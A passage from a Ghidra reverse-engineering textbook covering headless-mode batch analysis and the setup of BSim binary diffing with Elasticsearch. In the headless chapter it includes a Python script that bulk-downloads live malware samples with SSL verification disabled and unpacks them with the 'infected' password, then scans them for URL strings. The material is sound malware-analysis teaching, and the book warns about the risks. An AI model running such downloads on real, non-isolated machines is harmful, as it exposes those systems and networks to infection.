-------------------------------------------------
 (AutoAnalysisManager)
INFO  REPORT: Analysis succeeded for file: file:///C:/Installs/hello_world/hello_world.exe (HeadlessAnalyzer)
INFO  REPORT: Save succeeded for: /hello_world.exe (MyFirstProject:/hello_world.exe) (HeadlessAnalyzer)
INFO  REPORT: Import succeeded (HeadlessAnalyzer)
```

Figure 7.1 – Using Ghidra headless mode to create a Ghidra project

As shown in the `INFO` section of the output, some analysis was performed on the `hello_world.exe` file. You can omit the analysis by appending the `-noanalysis` flag to the previous command. The result of this Ghidra headless mode command is the following project:




Figure 7.2 – Ghidra project created using Ghidra headless mode

You can also add multiple binaries at once by using wildcard characters:

- `*`: To match a sequence of characters used
- `?`: To match a single character
- `[a-z]`: To match a range of characters
- `[!a-z]`: To match when a range of characters doesn't appear

For instance, we can create a project named `MyFirstProject` that contains all the executable files that exist in the `hello_world` directory:

```
C:\Installs\ghidra_11.0.1_PUBLIC\support>analyzeHeadless.bat C:\
Installs\projects MyFirstProject -import C:\Installs\hello_world\*.exe
```

It's also possible to specify some interesting flags:

- Include the `-recursive` flag to analyze subfolders.
- Include the `-overwrite` flag to overwrite existing files in the project when a conflict occurs.
- Include the `-readOnly` flag to not save imported files into the project.
- Include the `-deleteProject` flag to delete the project after scripts and/or analysis have been completed.
- Include the `-max-cpu <max cpu cores to use>` flag to limit the number of CPUs that are used during headless processing.
- Include the `-okToDelete` flag to allow program disposition when it's in `-process` mode to delete the binaries of a project. The following options allow you to control program disposition:
  - Use `HeadlessContinuationOption.ABORT` to abort scripts or analysis whose execution is to take place after this script
  - Use `HeadlessContinuationOption.ABORT_AND_DELETE` to act as `HeadlessContinuationOption.ABORT` but also delete the current (existing) program
  - Use `HeadlessContinuationOption.CONTINUE_THEN_DELETE` to delete the (existing) program after processing it
  - Use `HeadlessContinuationOption.CONTINUE` with analysis and/or scripts
- Include `-loader <desired loader name>` to force the file to be imported using a specific loader.

- Include `-processor <languageID>` and/or `-cspec <compilerSpecID>` to indicate the processor information and/or compiler specifications, respectively. Available languages and compiler specifications are available in the `ghidra_x.x\Ghidra\Processors\proc_name\data\languages\*.ldefs` directory.
- Include `-log <path to log file>` to change the analysis and non-script logging information from the user's `application.log` directory file to a given log file path.

In this section, you learned how to create a project and how to populate it with binaries using Ghidra headless mode. In the next section, you'll learn how to analyze the binaries of a Ghidra project.

Analyzing imported or existing binaries

As mentioned in the previous section, analysis is performed by default when creating a project. On the other hand, you can also run pre-/post-scripts (these kinds of scripts will be discussed later in this section) and/or analyze a given project using the following parameter:

```
-process [<project_file>]
```

As an example, you can analyze the `hello_world.exe` file located in `MyFirstProject`:

```
C:\Installs\ghidra_11.0.1_PUBLIC\support>analyzeHeadless.bat C:\
Installs\projects MyFirstProject -process hello_world.exe
```

Of course, you can also use wildcards and/or the `-recursive` flag when executing this command:

```
C:\Installs\ghidra_11.0.1_PUBLIC\support>analyzeHeadless.bat C:\
Installs\projects MyFirstProject -process '*.exe'
```

> **Note**
>
> When importing files, make sure that the specified project isn't already open in the Ghidra GUI.
>
> Also, take into account that when importing in bulk, files that start with `.` are ignored.

Apart from analyzing a single file or a set of files, you can also run scripts targeting these files.

The kinds of scripts you run are named according to the analysis time:

- **Pre-scripts**: These kinds of scripts will be executed before the analysis. The syntax is as follows:

  ```
  -preScript <ScriptName.ext> [<arg>]*
  ```

- **Post-scripts**: These kinds of scripts will be executed after the analysis. The syntax is as follows:

  ```
  -postScript <ScriptName.ext> [<arg>]*
  ```

When executing a pre-/post-script, as you can see in the syntax, you only need to provide the name of the script instead of a full path. This is because the script will be searched for in `$USER_HOME/ghidra_scripts`. You can modify this behavior by configuring a list of paths separated by a `;` character:

```
-scriptPath "$GHIDRA_HOME/Ghidra/Features/Base/ghidra_scripts;/
myscripts"
```

Notice that for Linux systems, you need to escape the `HOME` variable with the backslash character (`\`):

```
-scriptPath "\$GHIDRA_HOME/Ghidra/Features/Base/ghidra_scripts;/
myscripts"
```

Paths must start with `$GHIDRA_SCRIPT` (corresponding to the Ghidra installation directory) or `$GHIDRA_HOME` (corresponding to the user's home directory).

Setting an analysis timeout

You can set an analysis timeout to interrupt the analysis if it's taking too long. To do so, use the `-analysisTimeoutPerFile <timeout in seconds>` syntax.

When the timeout is reached, the analysis will be interrupted and the post-scripts will be executed as scheduled. Post-scripts can check whether the analysis was interrupted via the `getHeadlessAnalysisTimeoutStatus()` method.

It's also possible to specify some interesting options:

- Set the path where `*.properties` files used by scripts or secondary subscripts exist. Note that paths must start with `$GHIDRA_SCRIPT`:

  ```
  -propertiesPath "<path1>[;<path2>…]"
  ```

- Set the path where the script logging information will be written:

  ```
  -scriptlog <path to script log file>
  ```

Now that you know what kinds of scripts exist in Ghidra, next, we'll go over how to implement and run them in a Ghidra project.

Running non-GUI scripts in a project

As mentioned previously, you can use Ghidra headless mode to run scripts before and after the analysis of a file (**pre-scripts** and **post-scripts**, respectively).

As you know, non-GUI scripts run without human interaction, so it's recommended to write a headless script that extends from the `HeadlessScript` class that, at the same time, extends from the already-known `GhidraScript` class.

But extending from `HeadlessScript` isn't a must. You can write a headed script that extends from the `GhidraScript` class directly. This will also work when you're running in headless mode, but if some GUI-specific method is called, then `ImproperUseException` will be thrown.

A similar thing happens in reverse. When a script extending from `HeadlessScript` is running in Ghidra headed mode, if a `HeadlessScript`-only method is called, an exception will also be thrown.

Let's adapt an existing Ghidra script currently extending from `GhidraScript` so that it extends from `HeadlessScript` and see how it works and how it can be useful in practice (the `Apache License, Version 2.0` header has been omitted for brevity):

```
//Prompts the user for a search string and searches the
//program listing for the first occurrence of that string.
//@category Search
import ghidra.app.script.GhidraScript;
import ghidra.program.model.address.Address;
public class FindTextScript extends GhidraScript {
    /**
     * @see ghidra.app.script.GhidraScript#run()
     */
    @Override
    public void run() throws Exception {
if (currentAddress == null) {
println("NO CURRENT ADDRESS");
return;
}
if (currentProgram == null) {
println("NO CURRENT PROGRAM");
return;
}
        String search = askString("Text Search", "Enter search string:
");
        Address addr = find(search);
        if (addr != null) {
            println("Search match found at "+addr);
            goTo(addr);
        }
        else {
            println("No search matched found.");
        }
    }
}
```

We can perform the following optional modifications:

- Replace `import ghidra.app.script.GhidraScript` with `ghidra.app.util.headless.HeadlessScript`
- Extend from `HeadlessScript` instead of `GhidraScript`
- Rename the `FindTextScript` class `HeadlessFindTextScript`

We need to make the following mandatory modifications:

- To pass a parameter to an `askXxx()` method such as `askString()`, you'll need to create a `*.properties` file. Using `*.properties` files is a legacy way to pass parameters to scripts. We can also pass the parameter as an argument to the script. For now, let's create a `HeadlessFindTextScript.properties` file containing the required string:

```
#
# This is the HeadlessFindTextScript.properties file
#
Text Search Enter search string: = http://
```

- Print out the string value, not just its address:

```
String addrValue = getDataAt(addr).
getDefaultValueRepresentation();
println("0x" + addr + ": " + addrValue);
```

This is the result after the aforementioned modifications were applied to the original script (the `Apache License, Version 2.0` header has been omitted for brevity):

```
//Prompts the user for a search string and searches the
//program listing for the first occurrence of that string.
//@category Search
import ghidra.app.util.headless.HeadlessScript;
import ghidra.program.model.address.Address;
public class HeadlessFindTextScript extends HeadlessScript {
    /**
     * @see ghidra.app.script.GhidraScript#run()
     */
    @Override
    public void run() throws Exception {
        if (currentAddress == null) {
            println("NO CURRENT ADDRESS");
            return;
        }
        if (currentProgram == null) {
            println("NO CURRENT PROGRAM");
```

```
            return;
        }
        String search = askString("Text Search", "Enter search string:
");
        Address addr = find(search);
        if (addr != null) {
            String addrValue = getDataAt(addr).
getDefaultValueRepresentation();
            println("0x" + addr + ": " + addrValue);
            goTo(addr);
        }
        else {
            println("No search matched found.");
        }
    }
}
```

Now, we can try using this post-script over a set of random malware samples. *Please ensure you fully understand the risks of analyzing malware before you continue reading.*

> **The risks of analyzing malware**
>
> When analyzing malware, your computer and network are at risk (you can't reduce the risk to zero, but you can try to get it to almost zero). We covered how to set up a reasonably safe malware analysis environment in *Chapter 5*, *Reversing Malware Using Ghidra*, to help you avoid this risk.
>
> Since, in this case, you'll need an internet connection to download samples, I recommend that you learn how to set up an isolated malware lab using the resources at `https://archive.org/details/Day1Part10DynamicMalwareAnalysis` and `https://blog.christophetd.fr/malware-analysis-lab-with-virtualbox-inetsim-and-burp/`.

To do so, start by executing the script that downloads all malware samples listed in the malware sample database at `https://das-malwerk.herokuapp.com/`. This will generate two directories:

- The `compressed_malware_samples` directory, where malware samples are downloaded.
- The `decompressed_malware_samples` directory, where malware samples are uncompressed and decrypted by a 7Z decompressor using `infected` as the password. By convention, malware samples are encrypted using this password.

The script to download all malware samples on Windows is shown here:

```
#!/usr/bin/env python
import os
import ssl
```

```
import urllib.request
import subprocess
from pathlib import Path
from bs4 import BeautifulSoup
url = 'https://s3.eu-central-1.amazonaws.com/dasmalwerk/'
Path("compressed_malware_samples").mkdir(parents=True, exist_ok=True)
context = ssl._create_unverified_context()
dasmalwerk = urllib.request.urlopen(urllib.request.Request(
        url,
        data=None,
        headers={
            'User-Agent': 'Packt'
        }
    ),
    context=context
).read().decode('utf-8')
soup = BeautifulSoup(dasmalwerk, features="lxml")
malware_samples = soup.findAll('key')[:10]
for sample in malware_samples:
    if(not sample.string.endswith('.zip')):
        continue
    sample_url="{0}{1}".format(url, sample.string)
    print("[*] Downloading sample: {0}".format(sample_url))
    try:
        sample_filename = 'compressed_malware_samples{0}{1}'.
format(os.sep, sample.string.split('/')[-1])
        # print(sample_filename)
        with urllib.request.urlopen(sample_url, context=context) as d,
open(sample_filename, "wb") as opfile:
            data = d.read()
            opfile.write(data)
            print("    [-] Downloaded.")
        subprocess.call(['C:\\Program Files\\7-Zip\\7z.exe', 'e',
sample_filename, '*', '-odecompressed_malware_samples', '-pinfected',
'-y', '-r'], stdout=subprocess.DEVNULL)
        print("    [-] Uncompressed.")
    except:
        print("    [-] Error :-(")
```

This is what the output looks like:




Figure 7.3 – Downloading malware samples

To execute the script over this set of malware samples, we can use the following command. But before that, make sure to put `HeadlessFindTextScript.Java` and `HeadlessFindTextScript.properties` in the `C:\Users\<your_user_name>\ghidra_scripts` folder:

```
C:\Installs\ghidra_11.0.1_PUBLIC\support>analyzeHeadless.bat M:\
Ghidra_Projects\MalwareProject MalwareSampleSetProject -postScript
HeadlessFindTextScript.java -import M:\sample\malware_sample_
downloader\decompressed_malware_samples\* -overwrite
```

The `http://` string, as specified in `HeadlessFindTextScript.properties`, is matched once at `0x004c96d8`:




Figure 7.4 – Finding the http:// string occurrences in malware samples

Let's check whether this finding is correct using Ghidra headed mode. To do this, open the `C:\Users\virusito\projects\MalwareSampleSetProject.gpr` project and then open the malware sample file where the `http://` string was found:




Figure 7.5 – Opening the malware sample with Ghidra's CodeBrowser

Go to the matched address using the *G* hotkey:




Figure 7.6 – Going to the 0x004c96d8 address using Ghidra headed mode

You'll see the string that's being pointed to by this memory address:

```
004c96d8 68 00 74      unicode     u"http://clients2.google.com/service/update2/c...
         00 74 00
         70 00 3a ...
```

Figure 7.7 – Showing the http:// string occurrence in the 0x004c96d8 address using Ghidra headed mode

Since the string shown in headed mode matches the result of the script, we've confirmed that it's working as expected. As you can see, it's very easy to automate the process of analyzing multiple binaries using Ghidra headless mode.

Summary

In this chapter, you learned how to use Ghidra headless mode to analyze multiple binaries and automate tasks. We started by reviewing the most relevant parameters of Ghidra headless mode and then started to apply this knowledge with practical examples.

Then, we learned how to create a project, populate it with binaries, analyze it, and run pre-/post-scripts over these binaries. We also learned that it's possible to execute a GUI script in headless mode and a non-GUI script in headed mode before looking at the exceptions that can occur and why.

In the next chapter, we'll explain how to set up and use Ghidra's BSim feature for analysis. It includes techniques for comparing binaries to identify changes, useful for analyzing patches and discovering vulnerabilities.

Questions

Answer the following questions to test your knowledge of this chapter:

1. Since it's possible to execute headed scripts in headless mode, why do you need to program headless mode scripts?
2. When is it appropriate to use Ghidra in headless mode and when should you use Ghidra in headed mode?
3. What's the difference between looking for strings in a binary file using Ghidra and looking for them using a command-line tool such as `grep` or `strings`?

Further reading

Please refer to the following link for more information on the topics that were covered in this chapter:

- A web server exposing Ghidra analysis via Ghidra headless mode: `https://github.com/Cisco-Talos/Ghidraaas`

Part 3: Binary Analysis

In this part, you'll learn concepts of binary auditing using Ghidra, automate them, and use binary diffing to compare different versions of binaries for changes or potential security issues.

This part contains the following chapters:

- *Chapter 8*, *Binary Diffing*
- *Chapter 9*, *Auditing Program Binaries*
- *Chapter 10*, *Scripting Binary Audits*

8
Binary Diffing

In this chapter, we will explore a powerful technique known as **binary diffing**, which is used to detect differences between two binary files. This robust method is applied in various contexts within security research, such as vulnerability assessment, patch examination, reverse-engineering, and malware analysis.

For vulnerability research, binary diffing aids in verifying the successful application of patches to vulnerable code segments and ensures that the patched code effectively mitigates the vulnerability, leaving no exploitable gaps. This validation involves analyzing the differences between pre- and post-updated versions of the vulnerable executable.

In the realm of reverse-engineering, binary diffing can identify similar functions based on code similarity, and it assists in recognizing well-known library calls or functions encountered during previous analyses.

Moreover, binary diffing is valuable for version tracking of certain software of interest where such version and update information are not readily available. This is often the case with malware, where analysts need to keep track of the ever-changing threat landscape. Binary diffing can help to determine when a malware's functionality has been updated or augmented. Additionally, it helps malware analysts trace the usage of identical code across different malware families, thereby establishing connections between them and linking various threat groups.

In the upcoming sections, we will learn about how to perform binary diffing using Ghidra's **BSim** extension.

The chapter covers the following topics:

- Using Ghidra BSim
- Finding similar functions
- Finding patched code – function comparison
- Binary diffing usage in vulnerability research

Technical requirements

The technical requirements for this chapter are as follows:

- We will use **Elasticsearch** as the backend database for storing the identified function. Please download and run Elasticsearch from the official website (`https://www.elastic.co/downloads/elasticsearch`):




Figure 8.1 – Downloading and running Elasticsearch

- This book's GitHub repository contains all the necessary code for this chapter: `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter08`

Using Ghidra BSim

BSim uses Ghidra's decompiler to generate feature vectors for each function in a binary, focusing on data flow and control flow. These vectors are normalized to ensure that functionally equivalent code produces similar features, even if there are differences in constants, register names, or data types. By comparing these vectors using cosine similarity, BSim can identify discrepancies due to different compilers, architectures, or minor source code changes. The vectors are stored in a database (which, in our case, will be Elasticsearch) with an index based on **locality-sensitive hashes** (**LSH**) (explained later in this section), allowing for efficient retrieval and comparison. When querying a function, BSim provides potential matches that can be compared side-by-side.

Getting BSim up and running

BSim is divided into two main components, the *BSim client* and the *BSim database*. The BSim client is a plugin of Ghidra that helps to collect and/or apply code similarity details, whereas the BSim database is where these similarity details are stored. This enables us to use this information across multiple projects or binaries. In this section, we will see how to enable the BSim client and set up the BSim database.

Enabling BSim client

Follow these steps:

1. Launch Ghidra and create a new non-shared project named `BinDiff`.
2. Now open the **CodeBrowser** window and navigate to **File | Configure**. This will open the **Configure Tool** dialog box.

3. Now select the checkbox for **BSim** and close the dialog box:




Figure 8.2 – Enabling BSim

4. Once `BSim` is enabled, you will notice a new menu item for **BSim** appear on the **CodeBrowser** menu bar:




Figure 8.3 – BSim is added to the menu bar of the CodeBrowser window

Setting up Elasticsearch for BSim

We will begin with setting up Elasticsearch which we downloaded initially (refer to the *Technical requirements* section). We will set Elasticsearch as a service and start it:

1. Navigate to the location where you have downloaded Elasticsearch and unzip it:




Figure 8.4 – Unzip Elasticsearch

2. Now navigate to the `elasticsearch-<version>` folder using the `cd` command. In my case, I am using the Elasticsearch version 8.15.1:




Figure 8.5 – Navigate to the Elasticsearch folder

3. To install and run Elasticsearch as a Windows service, we need to run the following commands:

```
.\bin\elasticsearch-service.bat install
.\bin\elasticsearch-service.bat start
```

Following is the output of running the preceding command:




Figure 8.6 – Installing and starting Elasticsearch as a service

4. Now let's add a user with the name `bsim_user` (you can choose your own username) that we will be using to log in to this Elasticsearch using the Ghidra BSim client. This user should be assigned a `superuser` role to be able to read, add, and manage Elasticsearch databases. This can be done using the following command line:

```
.bin\elasticsearch-users.bat useradd "bsim_user" -p "b51m_p4s5"
-r "superuser"
```

In the preceding command line, `elasticsearch-users.bat` is the script that helps us manage Elasticsearch users. The `useradd` parameter lets us add a new user, `-p` is to add the password for this user, and `-r` is to assign the roles to the user.

After the user is added, we can verify that the user was added successfully using the following command:

```
.bin\elasticsearch-users.bat list
```

Following is the output in which you can see the new user with the assigned role:




Figure 8.7 – Adding and verifying the creation of a new user

5. The final thing we need to do is to install the `lsh` plugin for Elasticsearch. If you remember from the introduction section on BSim, indexes for the similarity vectors in Elasticsearch are LSH.

> **Locality-sensitive hashes**
>
> LSH uses a family of hash functions that are designed to maximize the probability that similar items are hashed to the same bucket. These hash functions are chosen based on the specific similarity measure being used (e.g., cosine similarity or Jaccard similarity).

